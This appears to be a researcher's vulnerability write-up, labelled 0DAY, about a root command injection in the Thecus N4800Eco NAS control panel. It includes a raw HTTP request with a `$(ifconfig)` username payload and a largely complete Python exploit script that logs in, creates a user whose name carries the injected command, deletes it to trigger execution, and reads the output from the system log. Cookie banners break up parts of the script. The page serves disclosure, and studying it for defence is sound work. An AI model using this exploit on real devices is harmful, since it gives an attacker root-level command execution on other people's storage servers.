Thecus N4800Eco Nas Server Control Panel Comand Injection

Command Injection vulnerability that lets attacker for executing command with root privileges.

I have discovered command injection vulnerability on the Thecus N4800Eco Nas Server control panel during penetration test. I could not analyze source code because I didn't have enough time. Hence, I will describe only how vulnerability is detected.

Description

Firstly, I have tried to add user through *Local User Configuration*, but server didn't accept special chars such as `$)(` . Also, user and group could be created using *Batch Input* option that is under the *User and Group Authentication* section. I set Batch Content as `$(ifconfig),22222,9999` that corresponds to username, password and group name.

Request:

```
POST /adm/setmain.php?fun=setbatch HTTP/1.1
Host: target
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: https://target
Connection: close
Referer: https://target/adm/index.php
Cookie: select_md=0; MYSESSID=*

batch_content=%24(ifconfig)%2C22222%2C9999
```

So that filtering can be bypassed using *Batch Content* option for adding malicious payload as username. After the user adding process, I sent second request for deleting `$(ifconfig)` user and *Local User remove succeeds* response is returned. However the user was not deleted, it is very interesting to me. I tried to understand what happened and noticed that there is a *system log* section.

Cookies Reject all

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the cookie policy.

Surprisingly I saw that `ifconfig` command is executed.

For verifying the command injection vulnerability i tried another command such as `id`


So there is a comman injection vulnerability that lets to execute command with `root` privilege. `Username` parameter seems to vulnerable. It is time to write basic Python script.

```
import requests
import sys
import urllib3


# To fix SSL error that occurs when script is started.
# 1- Open /etc/ssl/openssl.cnf file
# At the bottom of the file:
# [system_default_sect]
# MinProtocol = TLSv1.2
# CipherString = DEFAULT@SECLEVEL=2
# 2- Set value of MinProtocol as TLSv1.0


def readResult(s, target):
    d = {
        "fun": "setlog",
        "action": "query",
        "params": '[{"start":0,"limit":1,"catagory":"sys","level":"all"}]'
    }
    url = "https://" + target + "/adm/setmain.php"
    resultReq = s.post(url, data=d, verify=False)
    dict = resultReq.text.split()
    print("[+] Reading system log...\n")
```

Cookies Reject all

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the cookie policy.

```
        "username": "$("+command+")"
    }
    url = "https://" + target + "/adm/setmain.php?fun=setlocaluser"
    delUserReq = s.post(url, data=d, allow_redirects=False, verify=False)

    if 'Local User remove succeeds' in delUserReq.text:
        print('[+] %s command was executed successfully' % command)
    else:
        print('[-] %s command was not executed!' %command)
        sys.exit(1)
    readResult(s, target)

def addUser(s, target, command):
    d = {'batch_content': '%24('+command+')%2C22222%2C9999'}
    url = "https://" + target + "/adm/setmain.php?fun=setbatch"
    addUserReq = s.post(url, data=d, allow_redirects=False, verify=False)

    if 'Users and groups were created successfully.' in addUserReq.text:
        print('[+] Users and groups were created successfully')
    else:
        print('[-] Users and groups were not created')
        sys.exit(1)
    delUser(s, target, command)

def login(target, username, password, command=None):
    urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
    s = requests.Session()
    d = {
        "&eplang": "english",
        "p_pass": password,
        "p_user": username,
        "username": username,
        "pwd": password,
        "action": "login",
        "option": "com_extplorer"
    }
    url = "https://" + target + "/adm/login.php"
    loginReq = s.post(url, data=d, allow_redirects=False, verify=False)

    if '"success":true' in loginReq.text:
        print('[+] Authentication successful')
    elif '"success":false' in loginReq.text:
        print('[-] Authentication failed!')
        sys.exit(1)
    else:
        print('[-] Something went wrong!')
        sys.exit(1)
    addUser(s, target, command)

def main(args):
    if len(args) != 5:
        print("usage: %s targetIp:port username password command" % (args[0]))
        print("Example 192.168.1.13:80 admin admin id")
        sys.exit(1)
    login(target=args[1], username=args[2], password=args[3], command=args[4])


if __name__ == "__main__":
```



Cookies Reject all

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the cookie policy.

0DAY - Previous
Multiple ManageEngine Applications Critical Information Disclosure Vulnerability

Next - 0DAY
ManageEngine ADSelfService Plus 6.1 CSV Injection (CVE-2021-33256)

Last modified 1yr ago

WAS THIS PAGE HELPFUL?

Cookies Reject all

This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept the cookie policy.